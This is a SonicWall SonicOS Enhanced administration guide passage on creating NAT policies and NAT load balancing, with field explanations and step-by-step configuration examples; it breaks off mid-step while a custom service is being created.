You can add up to 512 NAT Policies on a SonicWall security appliance running SonicOS Enhanced, and they can be as granular as you need. It is also possible to create multiple NAT policies for the same object – for instance, you can specify that an internal server use one IP address when accessing Telnet servers, and to use a totally different IP address for all other protocols. Because the NAT engine in SonicOS Enhanced supports inbound port forwarding, it is possible to hide multiple internal servers off the WAN IP address of the SonicWall security appliance. The more granular the NAT Policy, the more precedence it takes.

Topics:

- Creating NAT Policies
- Using NAT Load Balancing

NAT Policies Table

The **NAT Policies** table allows you to view your NAT Policies by **Custom Policies**, **Default Policies**, or **All Policies**.

TIP: Before configuring NAT Policies, be sure to create all Address Objects associated with the policy. For instance, if you are creating a One-to-One NAT policy, be sure you have Address Objects for your public and private IP addresses.

By default, LAN to WAN has a NAT policy predefined on the SonicWall.

Navigating and Sorting NAT Policy Entries

You can change the view your route policies in the **NAT Policies** table by selecting one of the view settings in the **View Style** menu. **All Policies** displays all the routing policies including **Custom Policies** and **Default Policies**. Initially, only the **Default Policies** are displayed in the **Route Policies** table when you select **All Policies** from the **View Style** menu.

The **NAT Policies** table provides easy pagination for viewing a large number of VPN policies. You can navigate a large number of VPN policies listed in the **Route Policies** table by using the navigation control bar located at the top right of the **Route Policies** table. Navigation control bar includes four buttons. The far left button displays the first page of the table. The far right button displays the last page. The inside left and right arrow buttons moved the previous or next page respectively.

You can enter the policy number (the number listed in the **#** column) in the **Items** field to move to a specific VPN policy. The default table configuration displays 50 entries per page. You can change this default number of entries for tables on the **System > Administration** page.

You can sort the entries in the table by clicking on the column header. The entries are sorted by ascending or descending order. The arrow to the right of the column entry indicates the sorting status. A down arrow means ascending order. An up arrow indicates a descending order.


Moving your pointer over the Comment icon in the **Configure** column of **NAT Policies** table displays the comments entered in the **Comments** field of the **Add NAT Policy** window.

Moving your pointer over the Statistics icon in the **Configure** column of **NAT Policies** table displays traffic statistics for the NAT policy.

Clicking the Delete icon deletes the NAT Policy entry. If the icon is dimmed, the NAT Policy is a default entry and you cannot delete it.

NAT Policy Settings Explained

The following explains the settings used to create a NAT policy entry in the **Add NAT Policy** or **Edit NAT Policy** windows.



Click the **Add** button in the **Network > NAT Policies** page to display the **Add NAT Policy** window to create a new NAT policy or click the Edit icon in the **Configure** column for the NAT policy you want to edit to display the **Edit NAT Policy** window.

- **Original Source—**This drop-down menu setting is used to identify the Source IP address(es) in the packet crossing the SonicWall security appliance, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS Enhanced, or you can create your own Address Objects. These entries can be single host entries, address ranges, or IP subnets.
- **Translated Source**—This drop-down menu setting is what the SonicWall security appliance translates the specified **Original Source** to as it exits the SonicWall security appliance, whether it is to another interface, or into/out-of VPN tunnels. You can use the default Address Objects in SonicOS Enhanced, or you can create your own Address Objects entries. These entries can be single host entries, address ranges, or IP subnets.
- **Original Destination**—This drop-down menu setting is used to identify the Destination IP address(es) in the packet crossing the SonicWall security appliance, whether it be across interfaces, or into/out-of VPN tunnels. When creating outbound NAT polices, this entry is usually set to **Any** since the destination of the packet is not being changed, but the source is being changed. However, these Address Object entries can be single host entries, address ranges, or IP subnets.
- **Translated Destination**—This drop-down menu setting is what the SonicWall translates the specified **Original Destination** to as it exits the SonicWall security appliance, whether it is to another interface, or into/out-of VPN tunnels. When creating outbound NAT polices, this entry is usually set to **Original**, since the destination of the packet is not being changed, but the source is being changed. However, these Address Objects entries can be single host entries, address ranges, or IP subnets.
- **Original Service**—This drop-down menu setting is used to identify the IP service in the packet crossing the SonicWall security appliance, whether it is across interfaces, or into/out-of VPN tunnels. You can use the default services on the SonicWall, or you can create your own entries. For many NAT policies, this field is set to **Any**, as the policy is only altering source or destination IP addresses.
- **Translated Service**—This drop-down menu setting is what the SonicWall security appliance translates the **Original Service** to as it exits the SonicWall security appliance, whether it be to another interface, or into/out-of VPN tunnels. You can use the default services in the SonicWall security appliance, or you can create your own entries. For many NAT Policies, this field is set to **Original**, as the policy is only altering source or destination IP addresses.


- **Inbound Interface**—This drop-down menu setting is used to specify the entry interface of the packet. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces.
- **Outbound Interface**—This drop-down is used to specify the exit interface of the packet once the NAT policy has been applied. This field is mainly used for specifying which WAN interface to apply the translation to. Of all fields in NAT policy, this one has the most potential for confusion. When dealing with VPNs, this is usually set to **Any**, since VPN tunnels aren't really interfaces. Also, as noted in the Quick Q&A' section of this chapter, when creating inbound 1-2-1 NAT Policies where the destination is being remapped from a public IP address to a private IP address, this field must be set to **Any**.
- **Comment**—This field can be used to describe your NAT policy entry. The field has a 32-character limit, and once saved, can be viewed in the main **Network > NAT Policies** page by running the mouse over the text balloon next to the NAT policy entry. Your comment appears in a pop-up window as long as the mouse is over the text balloon.
- **Enable NAT Policy**—By default, this box is checked, meaning the new NAT policy is activated the moment it is saved. To create a NAT policy entry but not activate it immediately, uncheck this box.
- **Create a reflective policy**—When you check this box, a mirror outbound or inbound NAT policy for the NAT policy you defined in the **Add NAT Policy** window is automatically created.

NAT Policies and IPv6

For complete information on the SonicOS implementation of IPv6, see the About IPv6.

IPv6 NAT policies are configured the same as IPv4:

1 On the **Network > NAT Policies** page, select **IPv6** for the **View IP Version.**



2 Click the **Configure** button for an IPv6 address object on the **Network > NAT Policies** page.

For details about configuring IPv6, refer to IPv6 Network Configuration.

When configuring IPv6 NAT policies, the source and destination objects can only be IPv6 address objects.

NAT Policies Q&A

Topics:

- Why is it necessary to specify 'Any' as the destination interface for inbound 1-2-1 NAT policies?
- Can I manually order the NAT Polices?
- Can I Have Multiple NAT Policies for the Same Objects?
- What are the NAT 'System Policies'?

- Can I Write NAT Policies for VPN Traffic?
- Why Do I Have to Write Two Policies for 1-2-1 Traffic?

Why is it necessary to specify 'Any' as the destination interface for inbound 1-2-1 NAT policies?

It may seem counter-intuitive to do this, given that other types of NAT policies require you to specify the destination interface, but for this type of NAT policy, this is what is necessary. The SonicWall security appliance uses this field during the NAT Policy lookup and validates it against the packet that it receives, but if this is set to some internal interface such as LAN, the lookup fails because at that point, the SonicWall security appliance does not know that the packet is going to LAN. It is not until after the SonicWall security appliance performs the NAT Policy lookup that it knows that the packet is going to LAN. At the precise time that the SonicWall security appliance does the NAT Policy lookup, the packet looks like it is going from WAN -> WAN (or whatever interface it is coming in on), since doing a route lookup on the NAT Public address returns the Public interface.

Can I manually order the NAT Polices?

No, the SonicWall security appliance automatically orders them, depending on the granularity of the rule. This means that you can create NAT policy entries for the same objects, if each policy has more granularity than the existing policy. For example, you can create a NAT policy to translate all LAN systems to the WAN IP address, then create a policy saying that a specific system on that LAN use a different IP address, and additionally, create a policy saying that specific use another IP address when using HTTP.

Can I Have Multiple NAT Policies for the Same Objects?

Yes – please read Can I manually order the NAT Polices?.

What are the NAT 'System Policies'?

On the **Network > NAT Policies** page, notice a radio button labeled **System Polices**. If you choose this radio button, the NAT Polices page displays all of the default, auto-created NAT policies for the SonicWall security appliance. These policies are default settings for the SonicWallSonicWall security appliance to operate properly, and cannot be deleted. For this reason, they are listed in their own section, in order to make the user-created NAT policies easier to browse. If you wish to see user-created NAT policies along with the default NAT policies, simply check the radio button next to 'All Policies'.

Can I Write NAT Policies for VPN Traffic?

Yes, this is possible if both sides of the VPN tunnel are SonicWall security policies running SonicOS Enhanced firmware. Please refer to the technote *SonicOS Enhanced NAT VPN Overlap* for instructions on how to perform NAT on traffic entering and exiting VPN tunnels (available at https://support.sonicwall.com/kb-product-select).

Why Do I Have to Write Two Policies for 1-2-1 Traffic?

With the new NAT engine, it is necessary to write two policies – one to allow incoming requests to the destination public IP address to reach the destination private IP address (uninitiated inbound), and one to allow the source private IP address to be remapped to the source public IP address (initiated outbound). It takes a bit more work, but it is a lot more flexible.

For information on setting up NAT Policies, see Creating NAT Policies.

NAT Load Balancing Overview

Network Address Translation (NAT) & Load Balancing (LB) provides the ability to balance incoming traffic across multiple, similar network resources. Do not confuse this with the WAN ISP & LB feature on the SonicWall appliance. While both features can be used in conjunction, WAN ISP & LB is used to balance outgoing traffic across two ISP connections, and NAT LB is primarily used to balance incoming traffic.

Load Balancing distributes traffic among similar network resources so that no single server becomes overwhelmed, allowing for reliability and redundancy. If one server becomes unavailable, traffic is routed to available resources, providing maximum uptime.


This document details how to configure the necessary NAT, load balancing, health check, logging, and firewall rules to allow systems from the public Internet to access a Virtual IP (VIP) that maps to one or more internal systems, such as Web servers, FTP servers, or SonicWall SSL VPN appliances. This Virtual IP may be independent of the SonicWall appliance or it may be shared, assuming the SonicWall appliance itself is not using the port(s) in question.

NOTE: The load balancing capability in SonicOS Enhanced firmware versions 4.0 and higher, while fairly basic, will satisfy the requirements for many customer network deployments. Customers with environments needing more granular load balancing, persistence, and health-check mechanisms are advised to use a dedicated third-party load balancing appliance (prices run from US$4,000 to US$25,000 per device).

Topics:

NAT LB Mechanisms

NAT load balancing is configured on the **Advanced** tab of a NAT policy.



NOTE: This tab can only be activated when a group is specified in one of the drop-down fields on the **General** tab of a NAT Policy. Otherwise, the NAT policy defaults to **Sticky IP** as the NAT method.

SonicOS offers the following NAT methods:

- **Sticky IP** – Source IP always connects to the same Destination IP (assuming it is alive). This method is best for publicly hosted sites requiring connection persistence, such as Web applications, Web forms, or shopping cart applications. This is the default mechanism, and is recommended for most deployments.
- **Round Robin** – Source IP cycles through each live load-balanced resource for each connection. This method is best for equal load distribution when persistence is not required.
- **Block Remap/Symmetrical Remap** – These two methods are useful when you know the source IP addresses/networks (for example, when you want to precisely control how traffic from one subnet is translated to another).
- **Random Distribution** – Source IP connects to Destination IP randomly. This method is useful when you wish to randomly spread traffic across internal resources.
- **NAT Method** – This drop-down allows the user to specify one of five load balancing methods: Sticky IP, Round Robin, Block Remap, Symmetric Remap, or Random Distribution. For most purposes, Sticky IP is preferred.
- **Enable Probing** – When checked, the SonicWall will use one of two methods to probe the addresses in the load-balancing group, using either a simple ICMP ping query to determine if the resource is alive, or a TCP socket open query to determine if the resource is alive. Per the configurable intervals, the SonicWall can direct traffic away from a non-responding resource, and return traffic to the resource once it has begun to respond again.

Which NAT LB Method Should I Use?

Deciding What NAT LB Method to Use

Requirement	Deployment Example	NAT LB Method
Distribute load on server equally without need for persistence	External/ Internal servers (that is, Web, FTP, etc.)	Round Robin
Indiscriminate load balancing without need for persistence	External/ Internal servers (that is, Web, FTP, etc.)	Random Distribution
Requires persistence of client connection	E-commerce site, Email Security, SSL VPN appliance (Any publicly accessible servers requiring persistence)	Sticky IP
Precise control of remap of source network to a destination range	LAN to DMZ Servers E-mail Security, SSL VPN	Block Remap
Precise control of remap of source network and destination network	Internal Servers (that is, Intranets or Extranets)	Symmetrical Remap

Caveats

- The NAT Load Balancing feature is only available in SonicOS Enhanced 4.0 and higher.
- Only two health-check mechanisms at present (ICMP ping and TCP socket open).
- No higher-layer persistence mechanisms at present (Sticky IP only).

- No “sorry-server” mechanism at present if all servers in group are not responding.
- No “round robin with persistence” mechanism at present.
- No “weighted round robin” mechanism at present.
- No method for detecting if resource is strained, at present.
- While there is no limit to the number of internal resources the SonicWall appliance can load-balance to, and there no limit to the number of hosts it can monitor, abnormally large load-balancing groups (25+resources) may impact performance.

Details of Load Balancing Algorithms

The following describes how the SonicWall security appliance applies the load balancing algorithms:

- **Round Robin** - Source IP connects to Destination IP alternately
- **Random Distribution** - Source IP connects to Destination IP randomly
- **Sticky IP** - Source IP connects to same Destination IP
- **Block Remap** - Source network is divided by size of the Destination pool to create logical segments
- **Symmetrical Remap** - Source IP maps to Destination IP (for example, 10.1.1.10 -> 192.168.60.10.)

Sticky IP Algorithm

Source IP is modulo with the size of the server cluster to determine the server to remap it to. The following two examples show how the Sticky IP algorithm works.

Example one - Mapping to a network:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.0/30 (Network)

Packet Source IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 2
= 3232235522 [modulo] 2
= 0
(2 divides into numerator evenly. There is no remainder, thus 0)

Stickyt IP Formula yields offset of 0.
Destination remapping to 10.50.165.1.

Example two - Mapping to a IP address range:

192.168.0.2 to 192.168.0.4
Translated Destination = 10.50.165.1 -10.50.165.3 (Range)

Packet Src IP = 192.168.0.2
192.168.0.2 = C0A80002 = 3232235522 = 11000000101010000000000000000010
(IP -> Hex -> Dec -> Binary)

Sticky IP Formula = Packet Src IP = 3232235522 [modulo] TransDest Size = 3
= 3232235522 [modulo] 4
= 1077411840.6666667 - 1077411840
= 0.6666667 * 3
= 2

Stickyt IP Formula yields offset of 2.

Destionation remapping to 10.50.165.3.

Creating NAT Policies

For general information on NAT Policies, see Network > NAT Policies.

NAT policies allow you the flexibility to control Network Address Translation based on matching combinations of Source IP address, Destination IP address, and Destination Services. Policy-based NAT allows you to deploy different types of NAT simultaneously.

For this section, the examples use the following IP addresses as examples to demonstrate the NAT policy creation and activation. You can use these examples to create NAT policies for your network, substituting your IP addresses for the examples shown here:

- 192.168.10.0/24 IP subnet on interface **X0**
- 67.115.118.64/27 IP subnet on interface **X1**
- 192.168.30.0/24 IP subnet on interface **X2**
- **X0** IP address is 192.168.10.1
- **X1** IP address is 67.115.118.68
- **X2** 'Sales' IP address is 192.168.30.1
- Web server's "private" address at 192.168.30.200
- Web server's "public" address at 67.115.118.70
- Public IP range addresses of 67.115.118.71 – 67.115.118.74

Topics:

- Creating a Many-to-One NAT Policy
- Creating a Many-to-Many NAT Policy
- Creating a One-to-One NAT Policy for Outbound Traffic
- Creating a One-to-One NAT Policy for Inbound Traffic (Reflective)
- Configuring One-to-Many NAT Load Balancing
- Inbound Port Address Translation via One-to-One NAT Policy
- Inbound Port Address Translation via WAN IP Address

Creating a Many-to-One NAT Policy

Many-to-One is the most common NAT policy on a SonicWall security appliance, and allows you to translate a group of addresses into a single address. Most of the time, this means that you're taking an internal "private" IP subnet and translating all outgoing requests into the IP address of the WAN interface of the SonicWall security appliance (by default, the X1 interface), such that the destination sees the request as coming from the IP address of the SonicWall security appliance WAN interface, and not from the internal private IP address.

This policy is easy to set up and activate. From the Management Interface, go to the **Network > NAT Policies** page and click on the **Add** button. The **Add NAT Policy** dialog displays for adding the policy. To create a NAT policy to allow all systems on the **X2** interface to initiate traffic using the SonicWall security appliance's WAN IP address, choose the following from the drop-down menus:

- **Original Source**—X2 Subnet

- **Translated Source**—WAN Primary IP
- **Original Destination**—Any
- **Translated Destination**—Original
- **Original Service**—Any
- **Translated Service**—Original
- **Inbound Interface**—X2
- **Outbound Interface**—X1
- **Comment**—Enter a short description
- **Enable NAT Policy**—Checked
- **Create a reflective policy**—Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. This policy can be duplicated for subnets behind the other interfaces of the SonicWall security appliance – just replace the **Original Source** with the subnet behind that interface, adjust the source interface, and add another NAT policy.

Creating a Many-to-Many NAT Policy

The Many-to-Many NAT policy allows you to translate a group of addresses into a group of different addresses. This allows the SonicWall security appliance to utilize several addresses to perform the dynamic translation. Thus allowing a much higher number of concurrent the SonicWall security appliance to perform up to a half-million concurrent connections across the interfaces.

This policy is easy to set up and activate. You first need to go to the **Network > Address Objects** and click on the **Add** button at the bottom of the screen. When the **Add Address Object** window appears, enter in a description for the range in the **Name** field, choose **Range** from the drop-down menu, enter the range of addresses (usually public IP addresses supplied by your ISP) in the **Starting IP Address** and **Ending IP Address** fields, and select **WAN** as the zone from the **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Select **Network > NAT Policies** and click on the **Add** button. The **Add NAT Policy** dialog displays. To create a NAT policy to allow the systems on the LAN interface (by default, the X0 interface) to initiate traffic using the public range addresses, choose the following from the drop-down menus:

- **Original Source**—LAN Primary Subnet
- **Translated Source**—public_range
- **Original Destination**—Any
- **Translated Destination**—Original
- **Original Service**—Any
- **Translated Service**—Original
- **Inbound Interface**—X0
- **Outbound Interface**—X1
- **Comment**—Enter a short description
- **Enable NAT Policy**—Checked
- **Create a reflective policy**—Unchecked

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the SonicWall security appliance dynamically maps outgoing traffic using the four available IP addresses in the range we created.

You can test the dynamic mapping by installing several systems on the LAN interface (by default, the X0 interface) at a spread-out range of addresses (for example, 192.168.10.10, 192.168.10.100, and 192.168.10.200) and accessing the public Website http://www.whatismyip.com from each system. Each system should display a different IP address from the range we created and attached to the NAT policy.

Creating a One-to-One NAT Policy for Outbound Traffic

One-to-One NAT for outbound traffic is another common NAT policy on a SonicWall security appliance for translating an internal IP address into a unique IP address. This is useful when you need specific systems, such as servers, to use a specific IP address when they initiate traffic to other destinations. Most of the time, a NAT policy such as this One-to-One NAT policy for outbound traffic is used to map a server's private IP address to a public IP address, and it is paired with a reflective (mirror) policy that allows any system from the public Internet to access the server, along with a matching firewall access rule that permits this. Reflective NAT policies are covered in the next section.

This policy is easy to set up and activate. Select **Network > Address Objects** and click on the **Add** button at the bottom of the screen. In the **Add Address Object** window, enter a description for server's private IP address in the **Name** field. Choose Host from the **Type** menu, enter the server's private IP address in the **IP Address** field, and select the zone that the server assigned from the **Zone Assignment** menu. Click **OK**. Then, create another object in the **Add Address Object** window for the server's public IP address and with the correct values, and select **WAN** from **Zone Assignment** menu. When done, click on the **OK** button to create the range object.

Next, select **Network > NAT Policies** and click on the **Add** button to display the **Add NAT Policy** window. To create a NAT policy to allow the Web server to initiate traffic to the public Internet using its mapped public IP address, choose the following from the drop-down menus:

- **Original Source**—webserver_private_ip
- **Translated Source**—webserver_public_ip
- **Original Destination**—Any
- **Translated Destination**—Original
- **Original Service**—Any
- **Translated Service**—Original
- **Inbound Interface**—X2
- **Outbound Interface**—X1
- **Comment**—Enter a short description
- **Enable NAT Policy**—Checked
- **Create a reflective policy**—Checked (Cannot be applied when "Translated Destination: Original" is selected)

When done, click on the **OK** button to add and activate the NAT Policy. With this policy in place, the SonicWall security appliance translates the server's private IP address to the public IP address when it initiates traffic out the WAN interface (by default, the X1 interface).

You can test the One-to-One mapping by opening up a Web browser on the server and accessing the public Website http://www.whatismyip.com. The Website should display the public IP address we attached to the private IP address in the NAT policy we just created.

Creating a One-to-One NAT Policy for Inbound Traffic (Reflective)

NOTE: If “Translated Destination: Original” is selected in the NAT Policy Settings, this section does not apply because the “Create a reflective policy” check box is greyed out.

This is the mirror policy for the one created in the previous section when you check **Create a reflective policy**. It allows you to translate an external public IP addresses into an internal private IP address. This NAT policy, when paired with a ‘permit’ access policy, allows any source to connect to the internal server using the public IP address; the SonicWall security appliance handles the translation between the private and public address. With this policy in place, the SonicWall security appliance translates the server’s public IP address to the private IP address when connection requests arrive via the WAN interface (by default, the X1 interface).

Below, you create the entry as well as the rule to allow HTTP access to the server. You need to create the access policy that allows anyone to make HTTP connections to the Web server via the Web server’s public IP address.

NOTE: With previous versions of firmware, it was necessary to write rules to the private IP address. This has been changed as of SonicOS Enhanced. If you write a rule to the private IP address, the rule does not work.

Go to the **Firewall > Access Rules** page and choose the policy for the ‘WAN’ to ‘Sales’ zone intersection (or, whatever zone you put your server in). Click on the ‘Add…’ button to bring up the pop-up access policy screen. When the pop-up appears, enter in the following values:


- **Action**—Allow
- **Service**—HTTP
- **Source**—Any
- **Destination**—Webserver_public_ip
- **Users Allowed**—All
- **Schedule**—Always on
- **Logging**—Checked
- **Comment**—(Enter a short description)

When you are done, attempt to access the Web server’s public IP address using a system located on the public Internet. You should be able to successfully connect. If not, review this section, and the section before, and ensure that you have entered in all required settings correctly.

Configuring One-to-Many NAT Load Balancing

One-to-Many NAT policies can be used to persistently load balance the translated destination using the original source IP address as the key to persistence. For example, SonicWall security appliances can load balance multiple SonicWall SSL VPN appliances, while still maintaining session persistence by always balancing clients to the correct destination SSL VPN. The following figure shows a sample topology and configuration.

Sample One-to-Many NAT Load Balancing Configuration



To configure One-to-Many NAT load balancing:

1 Go to **Firewall > Access Rules** and choose the policy for **WAN** to **LAN**.

2 Click on the **Add...** button to bring up the pop-up access policy screen.

3 When the pop-up appears, enter in the following values:

- **Action**: Allow
- **Service**: HTTPS
- **Source**: Any
- **Destination**: WAN Primary IP
- **Users Allowed**: All
- **Schedule**: Always on
- **Comment**: Descriptive text, such as SSLVPN LB
- **Logging**: Checked
- **Allow Fragmented Packets**: Unchecked

4 Create the following NAT policy by selecting **Network > NAT Policies** and clicking on the **Add...** button:

- **Original Source**: Any
- **Translated Source**: Original
- **Original Destination**: WAN Primary IP
- **Translated Destination**: Select **Create new address object...** to bring up the **Add Address Object** screen.
  - **Name**: A descriptive name, such as mySSLVPN
  - **Zone assignment**: LAN
  - **Type**: Host

- **IP Address**: The IP addresses for the devices to be load balanced (in the topology shown above, this is 192.168.200.10, 192.168.200.20, and 192.168.200.30.)


- **Original Service**: HTTPS
- **Translated Service**: HTTPS
- **Inbound Interface**: Any
- **Outbound Interface**: Any
- **Comment**: Descriptive text, such as SSLVPN LB
- **Enable NAT Policy**: Checked
- **Create a reflective policy**: Unchecked

Inbound Port Address Translation via One-to-One NAT Policy


This type of NAT policy is useful when you want to conceal an internal server's real listening port, but provide public access to the server on a different port. In the example below, you modify the NAT policy and rule created in the previous section to allow public users to connect to the private Web server on its public IP address, but via a different port (TCP 9000), instead of the standard HTTP port (TCP 80).

1 Create a custom service for the different port:


a Go to the **Network > Services** page.



b Click on **Go to Services Objects** to scroll to the Services table.



c Click the **Add...** button. The **Add Service** dialog displays.



d Give your custom service a friendly name such as **webserver_public_port**.

e Select **TCP(6)** from the **Protocol** drop-down menu. The **Sub Type** drop-down menu is dimmed.

